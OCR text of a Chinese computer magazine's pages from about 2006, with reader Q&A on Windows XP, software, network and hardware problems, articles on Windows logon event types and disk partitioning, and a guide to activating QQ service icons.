答：网页中的播放器实际上调用的是WMP的IE加载项，按钮出现黑框就是由于这个加载项出了问题。打开IE后，选择“工具→管理加载项”菜单，可以看到其中一个与Windows Media Player有关的加载项——msdxm.ocx，这个文件如果损坏或者注册信息丢失就会引发此故障，一般只需用以下命令重新注册相关文件并重启即可解决故障：

```
regsvr32 msdxm.ocx
regsvr32 wmp.dll
regsvr32 wmpdxm.dll
```

Q4 桌面“躺下”了

我将原来的CRT显示器换成了19英寸的液晶显示器，没想到进入XP后，发现桌面的显示竟然“躺下了”(顺时针转了90度)，而且设置分辨率的地方也变成了“横版”的分辨率选项。请问如何改回来?

答：这个故障是由于驱动程序造成的，Geforce系列显卡的驱动可能会出现此故障。解决方法是将原来显卡的驱动卸载掉，然后安装正确的新版本显卡驱动程序。在驱动安装完毕重启后，右击桌面空白处选择“属性”，在“设置”选项卡中点击“高级”，在“Geforce2 Ti”选项卡中勾选“横向(0度旋转)”，确认设置即可。

Q5 开机提示找不到supdate2.dll

我每次开机时都会出现“加载C:\Windows\SYSTEM32\ supdate2.dll时出错，找不到指定的模块”的错误提示，用杀毒软件检查过了没有问题，请问应该怎么解决?

答:打开“注册表编辑器”，然后分别展开分支[HKEY_LOCAL_ MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run]和[HKEY_ LOCAL_ MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ RunOnce]，删除右侧窗格中的“supdate2.dll”字符串即可。

Q6 软件界面变乱码

我的电脑被朋友用了一下午，我回来之后就发现打开所有中文界面的软件都变成乱码了，包括菜单、按钮之类的都是以“? ”显示，用最新杀毒软件全盘扫描后没有发现问题。请问应该如何恢复，难道只能重装系统吗(我的系统是Windows XP)?

答:你首先应该测试一下是否由于在系统中的语言设置不当造成了显示错误，调出中文输入法打几个字，如果只能输出英文，就可以基本确定故障是由于系统中的语言设置不当造成的。解决方法如下:

点击“开始→设置→控制面板”，选择打开“区域和语言选项”，在弹出的窗口中选择“高级”选项卡，检查“非Unicode程序的语言”下列框是否被设置成了除“中文(中国)”之外的其他值，如果是的话请改回中文，完成后重启电脑即可解决此故障。

CF [SB01]

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关板块获取。




SOFTWARE {软件}

Q1 如何更改Foxmail邮件存储路径

Outlook Express可以将邮件的存储路径更改为C盘以外的其他分区，但是Foxmail开始安装时被安装到了系统分区，现在我想将存储邮件的存储路径设置到其他分区中，请问该如何操作?

答：Foxmail的邮件保存路径默认为Foxmail的安装文件夹，而Foxmail其实是一款绿色软件，只要直接将Foxmail安装文件夹拷贝到其他分区，然后再重新在Foxmail中的设置窗口中设置鼠标右键、开始菜单等处的快捷方式即可（见下图）。另外，如果你想手工设置Foxmail的邮件路径，可以删掉安装目录下的“Account.stg”（删前备份）文件，再启动Foxmail并重新设置邮件路径。



Q2 如何修改程序的默认安装路径

问：我的系统是 Windows XP SP2，系统安装在 C 盘，现在每次安装软件时，系统总是将软件的安装路径设置为 C 盘下的 Program Files 文件夹。请问能否设置成默认安装到其他分区中?

答：只要打开注册表编辑器，找到“HKEY_ LOCAL_ MACHINE\ SOFTWARE\Microsoft\Windows\” 分选择“CurrentVersion”项，双击右侧窗口”中的“ProgramFilesDir”，将“数值数据”修改为你自己需要的路 径如“D:\Program Files”，以后安装软件的默认位置便是这个设置的文件夹了。

Q3 为何Ghost进行到百分之百时出现错误

我的C盘使用的是NTFS格式分区，在使用Ghost进行分区克隆时，每次进行到百分之百的时候出现错误，无法继续进行了。请问这是什么原因?

答：这大多数是因为硬盘上可能出现了坏道而引起的，可以在执行Ghost程序时添加“-FRO”参数，这样可以忽略硬盘上的坏道而进行克隆操作。而最好的方法是使用硬盘检测程序先对硬盘进行检测，修复出现的错误以及将可能存在的坏扇区做好标记，完成这些修复工作后再进行分区克隆操作。

Q4 不用AutoCAD转换DWG文件

我有一个DWG文件，需要将其转换成BMP文件，但是系统中没有安装AutoCAD程序，不仅现在手头还没有安装光盘，即使安装起来，也非常费事。请问，有没有其他的方法可以将DWG文件转换成BMP文件?

答：如果你不想安装AutoCAD程序，可以通过http://www.freefirestudio.com/下载的“Acme CAD Converter”小工具来实现，它可以直接将DWG文件转换成BMP、GIF等图片格式的文件。

Q5 从任务栏快捷方式启动后为何出错

从开始菜单直接打开程序可以正常运行，直接找到程序安装目录下运行程序也可以正常运行，但是从快速启动栏中启动程序便出现了错误并弹出错误提示框。请问这是什么原因?

答：这可能是因为快速启动栏中的快捷方式的属性中设置了不恰当的参数而导致的，重新设置快速启动栏中的这个快捷方式的属性应该可以解决问题。

Q6 无OCR软件情况下提取图片中文字的方法

现在大多数OCR软件都是收费的，而我现在需要将一个图片格式中的内容提取出来，请问，有没有简单的方法可以实现?

答：如果图片质量不错的话，可以通过Office中的OCR组件来免费提取。如果还没有安装Office中的OCR组件，可以重新将Office安装光盘装入光驱来安装该组件，安装成功后，在“开始”菜单中的“Office工具”组中启动“Microsoft Office Document Imaging”即可进行转换操作了。

Q7 Foobar无法播放APE音乐

我将Foobar升级到最新版本V2000 0.91后，原先可以正常地播放APE音乐，但是升级后反而不能播放了。请问如何解决?

答：Foobar播放APE音乐必须要相应的插件来支持，在浏览器中打开http://www.foobar2000.org/components/index.html页面，然后再将“Monkey's Audio decoding support”下载到本地，再将其中的“foo_input_monkey.dll”解压到Foobar2000程序安装目录下面的components文件夹中即可。 CF [SB02]

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关板块获取。





NETWORK{网络}

Q1 IE无法打开新窗口

我一直使用Windows XP SP2自带的IE浏览器浏览网页，最近不知道什么原因导致我的IE浏览器无法直接打开新页面窗口。请问如何解决？

答:这可能是因为IE浏览器相关组件破坏了，单击“开始→运行”，然后输入“regsvr32 actxprxy.dll”，然后再单击弹出的“DllRegisterServer in actxprxy.dll succeeded”中的“确定”按钮，再次打开“运行”窗口，输入“regsvr32 shdocvw.dll”，单击“确定”后在出现的信息对话框中单击“确定”即可。

Q2 批量下载特定页面下的所有链接内容

在平时浏览网页时，需要将一个页面中的某个链接下所有的内容一次性下载到本地硬盘中，请问应该如何操作才行？

答:如果只是下载为数很少的几级页面，可以直接通过IE浏览器来实现，也可以利用一些专业的离线浏览类软件(例如Teleport Pro、Offline Explorer、Webzip等)来进行下载。

Q3 如何一边下载FTP文件一边浏览目录

我在使用FlashFXP进行文件下载时，遇到那些单线程的FTP下载时，总是无法同时浏览目录，而当遇到目录分类比较多的FTP时，一边要下载，一边找文件，非常麻烦。请问，有没有什么方法可以实现在使用FlashFXP时，一边下载文件一边可以搜寻目录？

答:首先请将FlashFXP升级到V3.3.5及以上版本，单击“选项→参数设置”，选择“常规→选项”，再选中“缓冲目录”项(见图)，再单击“工具→计算FTP使用空间”，这里可以根据FTP上的实际情况定制遍历深度来节约时间，遍历完毕后 在FTP窗口中刷新一下就会发现所有的目录前都有绿色的加号，这时就可以在同一个FTP中边下载文件边寻找文件了。



Q4 如何使用默认共享访问

一台Windows XP SP2的电脑中并没有关闭默认共享，但是我无法使用默认共享远程访问这些电脑中的根目录，即使是用最高管理员的账户和密码也不能进行访问。请问该如何实现默认共享访问？

答:打开“控制面板”，然后打开“管理工具→本地安全策略”，选择“本地策略→安全选项”，找到“网络访问:本地账户的共享和安全模式”项，并将“仅来宾-本地用户以来宾身份验证”更改为“经典-本地用户以自己的身份验证”，单击“确定”保存配置后便可以使用类似\\ip\C$的默认共享进行访问了。

Q5 Maxthon浏览器中如何将网站添加到黑名单

在IE浏览器中，可以将一些不好的网站添加到受限站点中，即使误点击了这些网站地址也不会有什么危险。请问，在Maxthon浏览器中如何将那些网站放入受限站点中？

答:Maxthon 浏览器的“广告猎手”功能包含了类似于 IE 浏览器的受限站点功能。单击菜单“选项→ Maxthon 浏览器选项”，在打开的窗口中选择“广告猎手”项，在右侧的“网页内容过滤”及“弹出窗口过滤”项中将那些需要过滤的网站地址添加进去即可。

Q6 如何将Hotmail邮箱中的文件转移到Yahoo邮箱中

最近Hotmail邮箱非常不稳定，经常无法打开邮箱页面，我的Hotmail邮箱中有几千封邮件，现在想将其转移到Yahoo邮箱中，请问该如何操作？

答:可以通过第三方工具来实现，例如The Bat、Google Mail Loader等软件，用这些邮件先将Hotmail邮箱中的邮件收取下来，然后再通过转发功能将其发到Yahoo邮箱中即可。

Q7 无法使用Windows Live Messenger的共享文件夹

我与朋友的电脑中安装的都是Windows XP SP2系统，同时安装的都是Windows Live Messenger软件，但是在试图使用共享文件夹时，系统总是提示我的计算机不支持此功能。不知道是不是因为双方都位于局域网内的原因，请问如何解决？

答:与双方是否都位于局域网内并无直接关系，Windows Live Messenger的文件夹共享功能必须要求双方的共享文件夹所在的目录(默认为C分区)为NTFS格式，其次，系统中安装的防火墙必须开启对Windows Live Messenger的放行。 CF [SB03]



HARDWARE {硬件}

Q1 开机一段时间后运行速度会变慢

我的机器配置是Intel奔腾4 2.0HGz、青云845PE主板、HY 512MB/DDR、迈拓80G硬盘，安装Windows XP操作系统。最近我的电脑开机一段时间后运行速度会变很慢，我进行了杀毒并重装了系统，但故障依旧。请问为何出现这个故障?

答：出现这种故障有以下两种可能，其一，可能是Windows XP操作系统开机占用的资源过多，随着打开程序的不断增加，C盘的硬盘空间不够造成机器运行速度变慢。解决办法：首先检查C盘的大小和剩余空间，如C盘设置过小建议重新分区。同时可以修改注册表，取消一些开机时自动启动的不常用的东西，如Windows Messenger 。点击开始选择运行项输入Regedit，HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MSMSGS项中找到BACKGROUND键值用右键删除，就可以了。其二，可能是由于CPU发热量过大造成机箱内温度较高，从而导致BIOS监控程序自动运行将CPU频率降低，引起了电脑运行速度变慢。解决办法：如果是BIOS监控程序设置的警戒温度较低，可以进入BIOS程序将CPU的警戒温度设置调高一些，同时增强CPU的散热配置，为CPU安装一个较大的风扇，也可以在机箱内安装机箱风扇，降低机箱内的温度，这样就可以解决问题。

Q2 稳压器能接电脑吗?

我所在的地区电压不稳，常常导致电脑的重启。为此，我不得不使用稳压器。但是，我听说电脑直接接稳压器对电脑有比较大的伤害，请问是这样吗？应该怎样解决?

答：是的，这是稳压器的工作模式决定的，加装了稳压器后，虽然解决了电压不稳问题，但市电电压一旦不稳，稳压器就会进行一次调整性的切变动作。而这个切换动作常常会使电网中产生一个高频的电磁脉冲，从而极易突破计算机电源的整流电路而冲击电源的变压部分或主板，造成计算机主板电路烧毁。所以，建议你直接安装UPS电源后备电源，解决问题。

Q3 硬盘分到哪去了?

前两天我用PQ将C盘进行重新分区为6GB，重新安装了Windows XP操作系统后，C盘却只有3GB，另外的3GB不知道分到哪去了。请问我该怎么办?

答：PQ工具是可以在不损失硬盘中的保存数据前提下对硬盘进行重新分区的工具，功能非常强大，但是如果操作不当很容易在操作过程中发生错误。根据你的情况分析结果是，丢失的硬盘可能被划分为空闲的空间。要解决这个问题你只要进行重新分区就能够找回你划为空闲的3GB空间。同时建议你下载一个叫“diskgen.exe”的小工具。万一使用过程中发生了问题，它可以帮助你在发生断电、死机、强行关机等情况时恢复你受损的分区表。

Q4 升级显卡驱动程序出错怎么办?

一台笔记本电脑使用ATi Radeon 9800SE显卡，最近在玩一个3D游戏的时候，游戏提示我显卡的驱动程序陈旧，有可能造成游戏不能正常运行。于是我在网上下载了显卡驱程，但当我升级显卡驱程时系统提示升级后系统可能不稳定，请问我该怎么办?

答:当出现这种情况时，你可以选择如下方法：首先，你可以完全不要理会3D游戏中出现的游戏提示，继续运行游戏，只要不影响游戏的进行，你就可以继续使用你原来的显卡驱动程序，而不用更新升级显卡驱程。其次，你可以不听从显卡驱动程序升级时的系统提示，继续进行显卡驱动程序升级，升级驱动程序时建议你使用网上最新的ATi Mobility Radeon系列移动显卡移动版催化剂驱动下载6.4版。至于驱动的下载可以关注本刊的“热门驱动快快报”栏目。

Q5 麦克风有很大的噪音怎么办?

最近我为电脑配置了一个麦克风，但是只要打开麦克风，音箱就会发出很大的杂音，Windows自带的录音机对我的麦克风没有反应了。麦克风连接是确定没有问题。请问我的麦克风问题出在哪里?

答：麦克风出现噪音有可能是由于连接电缆出现问题造成的，因为麦克风的连接电缆中有一根接地端的电线，这根电线有着阻挡输入“芯线”干扰和信号零电位的重要作用。当这根电线出现故障后，输入“芯线”就会受到各种电磁干扰信号的干扰。将杂音传到音箱功放中的输入端并且会给予放大，这样扬声器中就会出现较大的杂音。你可以更换一条麦克风的连接电缆进行测试一下，如果不再出现杂音，则说明是麦克风的连接电缆出现了问题。如果你的麦克风处于保修期，可以要求厂商给予更换。

Q6 如何去掉开机时按F1的操作

一台计算机每次开机时都提示要按F1键，并且只有按F1键才能够正常启动，我检查了软驱数据线连接、电源线连接等，没有发现故障，更换了主板上的CMOS电池，也没有效果。请问怎样才能去掉开机时按F1的操作?

答：这个故障是比较容易出现的，一般按F1键后电脑启动时会出现这样的提示是因为电脑的硬件配置已经被更改。系统提示你按DEL键重新设置，或按F1跳过设置界面，直接进入系统。要解决这个故障你只要在启动时按DEL键进入CMOS设置，进行正确的硬件配置，然后保存就可以了。如果你对CMOS设置不了解的话，可以选择缺省设置或优化设置进行保存，还能够通过CMOS菜单中的保存项来进行保存。保存以后应当就不会再出现开机时要按F1键才能继续操作的故障了。 CF [SB04]

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关板块获取。





抢滩“登录”战


Windows登录类型揭秘

CMAG

你可曾想过，除了你自己之外，还会有别人在偷偷上你的电脑？别以为这种事不可能发生在自己身上，看看登录日志，可疑的登录行为就能让你抓住坏蛋的踪影。

如何开启登录日志

运行 gpedit.msc 打开组策略编辑器（Windows XP 家庭版没有此功能），点开分支“计算机配置→Windows 设置→安全设置→本地策略→审核策略”，然后在右侧窗格中双击打开“审核登录事件”，在弹出窗口中勾选“成功”、“失败”（见图）。



如何检查系统日志

右击“我的电脑”选择“管理”(或者打开“控制面板→管理工具”)，点开左侧分支“系统工具→事件查看器→安全性”，在右侧就能看到系统记录下的登录行为，双击可以查看详细，其中的“登录类型”信息就是我们要跟踪的目标(见图)。



交互式登录(Interactive) 登录类型:2

我们平时开机后输入用户名密码就是此类型，通过此事件的记录时间可以检查你不在时是否有人登录过你的电脑。另外，使用Windows XP的远程桌面登录和域方式登录也记录为交互式登录。

网络(Network) 登录类型:3

如果有人连接你的共享文件夹或共享打印机，那他也将被记录下来。在局域网中经常会出现某些用户穷举某台电脑的共享密码的情况，从这个类型的登录事件中我们就能发现端倪，如果某个用户在一段时间内频繁出现登录失败的事件，那就极有可能是有人在破解你的共享密码。

批处理(Batch) 登录类型:4

通过计划任务功能，以普通用户账户登录时也能进行某些需要管理员权限才能进行的维护操作，比如定期整理磁盘、备份系统数据等。在“控制面板→任务计划”中可以很容易地添加这些任务，同时在设置这些任务时还需要填写运行这些任务时所需要的账户和密码(见左下图)。在某项计划任务到达预定时间开始运行时，系统就会自动为该任务创建一次新的登录会话(使用预先设置的账户)，并产生一次登录事件。如果你使用管理员账户添加过计划任务，但是后来又修改过管理员账户的密码，该任务中的账户信息并不会同步更新，可能会出现登录失败事件，所以如果在事件查看中发现了类型4的登录失败事件，就应该检查一下计划任务中是否有账户不匹配的情况。



服务(Service) 登录类型:5

系统服务也有权限之分，所以每个不同的系统服务可能会在不同的账户下运行，在系统服务启动时系统就会产生一次系统服务登录的事件。

解锁(Unlock) 登录类型:7

当你需要暂时离开电脑又不想关机时，一般都会使用“Win+L”组合键来锁定电脑，回来之后再输入一次密码就能恢复操作了。这种恢复操作的解锁过程也会产生一次登录事件，同样地，如果在事件查看器中发现了大量的解锁失败事件，那就是有人趁你不在时想破解密码了。

新凭证(NewCredentials) 登录类型:9

Windows XP中为了减少在账户间频繁切换所花费的时间，提供了RUNAS功能，就是说能让一个普通用户在登录后以管理员账户的身份运行某个程序，这样可以减少使用高权限账户带来的风险。在使用RUNAS后，日志中就会记录下这个事件，一般这个事件的类型是2，但如果以/netonly参数运行RUNAS且需要连接到网络上的其他计算机时，就会记录为9。

远程交互(RemoteInteractive) 登录类型:10

Windows XP自带的远程桌面功能非常方便，只需右击“我的电脑”，在“远程”中勾选一下“允许用户远程连接到此计算机”，别人不出门就能充当你的修理工了。Windows XP默认只允许同时有一个用户登录，比如你正在使用电脑，别人如果用远程桌面登录你的电脑，那你就会被强行注销，但是通过替换远程桌面相关的DLL文件就能实现多用户登录，也就是说你和入侵者可以同时用不同的账户登录你的电脑，所以如果你未曾用过远程桌面而出现了类型10的登录事件，你就应该好好检查一下是不是被人偷偷开了远程桌面服务了(行话叫“3389入侵”)。在Windows XP之前的版本会把这种类型的登录记录为2。 CF [ZS01]





分区的“帮派”之争

■ 熊国红

装上新硬盘，在正常使用之前必须先对硬盘进行分区和格式化，然后才能保存各种数据，然而很多奇怪的现象却把你弄晕了，为什么主引导区损坏系统就无法启动了呢？为什么装Linux的时候总提示无法安装在扩展分区呢？这些问题，都源自分区的“帮派”之争！



帮有帮规！读写硬盘的规矩

为什么要有分区呢？虽然计算机具有高速的数据处理能力，但它本身并不知应该如果读写硬盘上的数据。因此必须规定好数据存放的规则，并让计算机依照此规则读取和写入，这就好比江湖接头时的暗号，不懂暗号者休想蒙混过关。

当我们创建分区时，同时就设置好了硬盘的各项物理参数，指定了硬盘主引导记录(即Master Boot Record，简称为MBR)和引导记录备份的存放位置，而文件系统及其他操作系统管理硬盘所需要的信息则需要高级格式化，比如Format命令来实现。



谁是谁老大？

要是连谁是自己的老大都认不清，估计会被K……硬盘分区包括主分区、扩展分区、逻辑分区、引导分区以及活动分区等，刚入门的用户很可能对此一头雾水。要搞明白这其中的关系，先来了解什么是主引导区、主分区和活动分区。

1.龙头老大:主引导区、主分区

分区软件在完成分区操作后便会向硬盘写入一个主引导区(也称为主引导扇区)，这个分区位于硬盘的0磁道0柱面第1扇区(即0区)，硬盘内磁盘的所有0磁道0柱面的扇区均为隐藏扇区，普通的磁盘访问命令无法直接访问。由于主引导区只有一个扇区，所以大小也是固定的(512字节)，它包括了硬盘主引导记录MBR(Main Boot Record)和分区表DPT(Disk Partition Table)和2个字节的结束标志“55AA”。

(1)冲在最前头的MBR

MBR的作用就是检查分区表是否正确以及确定哪个分区为引导分区，并在程序结束时把该分区的启动程序(也就是操作系统引导扇区)调入内存加以执行，需要注意的是MBR由分区程序(例如DOS的Fdisk.exe)产生，但它的产生并不依赖哪一种操作系统，无论是安装Windows还是Linux，MBR的结构都是一样的。

(2)主分区地盘有多大?DPT说了算

DPT的作用则是用于记录硬盘的主分区信息，占用的空间只有64个字节，记录的信息是有限的，最多只能记录这4个主分区信息，每16个字节就记录一个分区信息，也就是说一块硬盘最多只能划分为4个主分区，通常以C-F作为盘符。那么，什么是主分区呢？硬盘主分区是指硬盘的启动分区，它是独立的，对于只有一个主分区的硬盘分区系统而言，就是指物理上与主引导区相连的第一个分区，所以对于许多人而言，主分区就是指系统中的第一分区，也就是C盘。但这并非完全正确，第一个分区应该是只有512字节的主引导区，尽管它是一个隐藏分区。如果是多主分区的磁盘，第二主分区在物理位置上并不需要和第一个主分区是连续的，这是个好消息，在需要主分区时你就可以使用PQMagic从扩展分区的剩余空间中划拨空间了。

2. 疯狂扩张！扩展分区和逻辑分区

除了主引导区和主分区外，常见分区类型还有扩展分区、逻辑分区。扩展分区的产生是由于分区表只能识别四个分区，这显然不能满足使用需求，为了解决此问题，磁盘分区命令允许用户创建一个扩展分区，在扩展分区内可以建立最多23个逻辑分区，其中每个分区都单独分配一个盘符(D~Z)，可以被计算机作为独立的物理设备使用(见图)。逻辑分区的信息都



▲某个硬盘的主分区、扩展分区图示

被保存在扩展分区内，而扩展分区信息都被保存在MBR中，然后通过连接的形式交给DPT分区表中4个独立主分区信息的其中一个来管理，从而占据DPT中的一个16字节的主分区信息存储空间。因此，一个硬盘可以有1~4个主分区，0~1个扩展分区，两者总和只能为4。除了主分区外，其余部分可以就是扩展分区，但扩展分区是不能直接用的，它必须分成单个或若干个逻辑分区(1~23个)，它们之间是包含的关系，所有的逻辑分区都是扩展分区的一部分。仅当逻辑分区数量为有1个时，逻辑分区才等于扩展分区。

3.和引导区接头的活动分区

活动分区就是指当前系统所在的分区，引导区中的引导程序自动搜索硬盘中的活动分区并启动操作系统。通常对于单操作系统的硬盘而言，主分区就是活动分区，但并不是说活动分区就一定是主分区。举个简单的例子，假如一块有3个磁盘分区的硬盘上，C盘为主分区，D和E盘为逻辑分区，装了双系统(C和D盘)，而我们把D盘设置为默认的启动分区，那么就把D盘称为活动分区。

如果MBR丢失，那么逻辑分区也会受到影响。虽然逻辑分区的信息保存在扩展分区内，但是扩展分区的信息却是被保存在MBR中。由于逻辑分区建立在扩展分区之上，也就必然会受到MBR的影响。 CF[ZS02]





“业务”繁忙

QQ功能按钮大揭秘

四川/小老虎

每次我们打开Q友的个人资料，看着其中“拥有业务”一项排满了各种图标，总是心生嫉妒——“这人真是个‘烧包’啊，为腾讯贡献了这么多银子。”为了搞清楚各个“业务”的作用，我们决定“以身试法”，对每个业务进行详细研究，下面就是我们的研究报告，希望对各位“Q饭”有帮助。

看看这些图标都是虾米意思

从这里我们可以看出，如果一个QQ玩家将所有的业务都申请到手，那么他将拥有多达20多种的业务类型。如果加上紫钻贵族（该业务未在QQ资料中列出），每个月至少得为此付出65元人民币。

：摄像头，一旦系统装有摄像头，则该图标默认会出现

：QQ秀红钻、蓝钻、黄钻贵族，成为这些用户后图标会出现

：QQ空间（Qzone），激活QQ空间后该图标会出现

：QQ交友、家园、相册、QQ堂、QQ小秘书用户，注册相关服务后这些图标会出现

：QQ宠物用户，领养QQ宠物的用户该图标会出现

：QQ幻想，该游戏的玩家会出现该图标

：paipai网店主拥有该图标

：QQ会员、QQ音乐、Tecent Messenger用户、QQ电话、QQ炫铃、QQ音速用户

：短信超人、移动QQ、QQ绑定、QQ对战平台

让你免费拥有最多的“业务”

所有QQ业务分为免费和付费两种，如何不花钱又能在自己的QQ资料中看到更多的业务呢？其实很简单，我们不一定真的要使用腾讯提供的相关服务，只需要注册一下即可。下面是我总结的一些相关技巧。

1. 简单搞定6个业务

对于刚注册的新QQ号码来说，默认情况下未开通任何业务。要开通更多的业务，如果你还没有开通QQ秀，请首先到http://qqshow.qq.com/开通QQ秀，这是你开通更多业务的前提。开通QQ秀后，我们可以立即分别开通QQ交友、家园、相册、音乐、音速、对战平台，开通方法非常简单，只需要将鼠标停靠在QQ好友名单中自己的头像上，在弹出的浮动窗口中点击这6个业务的图标，进入相关的网站，并根据网页提示操作即可。

这6个业务的开通是免费的，而且开通很简单。需要注意的是，开通相关服务后我们不能马上在QQ上看到效果，系统需要一定时间来更新。

2. 两种方法开通Qzone

如果你还没开通Qzone，双击QQ好友名单顶端自己的头像可打开Qzone激活页面，单击“立即开通Qzone”。由于腾讯限制每天开通Qzone的人数上限为10万人，所以该操作可能会失败。不过你可以请你的好友帮你开通，前提是他已经开通了Qzone，方法是：

首先登录http://qzone.qq.com/web/，点击进入“推荐好友开通”链接，在打开的页面中输入你的QQ号码后点击“确定”。这时候你会收到一个提示，根据该提示即可开通Qzone了（见图1）。

3. 没摄像头也要视频业务

如果你没有购买并安装摄像头，默认情况下你的QQ资料中是不能看到视频业务的。不过其实我们可以借助虚拟摄像头软件来骗过QQ。我们推荐Softcam这款软件，其下载地址为：http://www.onlinedown.net/soft/19585.htm，下载完毕后安装它即可让QQ资料中的视频业务处于开启模式。

4. 开通其他免费业务

通过前面几个步骤，我们已经开通了8个免费业务了，剩余的QQ绑定、QQ堂、QQ小秘书、QQ宠物、QQ幻想、QQ电话、paipai网店主，这些的开通稍微复杂一点，我们简单提示一下。

★QQ绑定：选择QQ菜单中的“无线QQ→无线QQ向导”菜单，之后按照提示操作即可（见图2）。


★QQ堂：需到http://qqtang.qq.com/2006/2006/index.htm下载安装QQ堂游戏客户端并使用你的QQ号码登录一次。


★QQ小秘书：打开QQ小秘书后，切换到“免打扰设置”标签，勾选“小秘书代收留言”一项后确认（见图3）。


★QQ宠物：可以首先到http://pet.qq.com/act/angel/index.shtml，这里在举行QQ宠物领养活动，如果你运气很好，可以直接获得一只宠物蛋。如果运气不好，可以让你的好友中培养过宠物蛋的赠送你一只，赠送














方法很简单，直接登录QQ宠物站进行操作即可。

★QQ幻想：首先到http://fo.qq.com/download/clientmore.htm下载QQ幻想的客户端，安装后登录一次即可。

★QQ电话：打开QQ个人设置窗口，切换到“联系方式”标签，点击“免费开通”按钮并安装向导进行操作即可（见图4）。

★paipai网店主：打开paipai.com，用你的QQ号码登录，进入“我的拍拍”页面后再进入“免费注册卖家”链接。要注册卖家必须进行身份验证，目前拍拍提供了手机和身份认证两种认证方式，如果你单单是为了要这个业务而不是真正想在这里卖东西，那就点击“免费手机认证”并根据向导操作完毕即可（见图5）。

收费业务来龙去脉你看清楚

通过前面的介绍，我们已经搞定了多达14个业务，完全能够在Q友中“倍儿有面子”了。不过要想更牛一点，那就得考虑掏钞票了。

1.成为“四钻”用户

所谓“四钻”，是指红钻、蓝钻、黄钻、紫钻用户，他们分别针对QQ秀、QQ游戏、QQ堂等推出的相关VIP服务，这4项服务的资费都是4元/月。

★红钻：拥有更多的QQ秀选择，支持动画类的3D QQ秀，并在购买QQ秀时享有折扣。

★蓝钻：能在QQ游戏中请人离开桌子、优先进入人满房间以及其他在QQ游戏中的特权。

★黄钻：任意选用Qzone里的普通物品、100MB相册空间，在2006年6月30日以前免费玩魔法表情、个性头像、贺卡等。

★紫钻：可以使用专用的QQ堂角色和道具、房间内防踢、优先进入人满频道等。

开通方法：红钻、黄钻、蓝钻可以到http://game.qq.com/new05/vip/开通，QQ堂紫钻可以到http://game.qq.com/gamevip/开通。

2.开通其他付费业务

★QQ会员：享用会员魔法表情、自定义头像等功能，实用性不强，不推荐大家注册会员。

★QQ炫铃：以前的QQ炫铃用户继续保持，之后的炫铃服务已经成为会员服务的一项功能，只需要注册会员即可享有该服务。

★短信超人：自写短信、彩铃，支持动感文字的免费发送，支持QQ炫铃，该服务比较划算，尤其是对那种喜欢发短信的朋友，推荐注册。

★移动QQ：可以随时与QQ好友保持联系，该服务性价比不错，推荐需要随时和QQ好友交流的朋友注册。

以上业务的开通方法比较简单：打开QQ菜单中的“无线QQ→无线QQ向导”菜单，之后按照提示进行操作即可，这些的业务中QQ会员、短信超人资费是10元/月，移动QQ是5元/月。

腾讯各付费业务基本信息表格

	开通方法	退订方法	资费标准	购买指数
红钻	拨打电话16885886	拨打电话16885886	10元/月	★★★
蓝钻	拨打电话16885886	拨打电话16885886	10元/月	★★★
黄钻	拨打电话16885886	拨打电话16885886	10元/月	★★★
紫钻	拨打电话16885886	拨打电话16885886	10元/月	★★★
会员	发送55到1700/9777（移动/联通）	发送0000到1700/9777（移动/联通）	10元/月	★★
短信超人	发送QE到1700/9777（移动/联通）	发送0000到1700/9777（移动/联通）	10元/月	★★★★
移动QQ	发送MQA到1700	发送0000到1700	5元/月	★★★

CF [ZS03]

正确解码视频

回味精彩世界杯

张迎新




熬夜看球，是一种幸福；好球，值得无数次回味。看完电视回放，到网上点播，但不够流畅清晰不够过瘾，而且还不便于日后收藏保存，于是赶紧上网BT下载比赛视频和历届经典镜头。可是打开播放器，有时“卡壳”有时甚至根本打不开，于是你焦急地寻找原因。那么到底有多少种视频格式？播放器是如何读取视频文件的？又如何根据不同格式选择合适的播放器？

“干菜加工机”——Codec

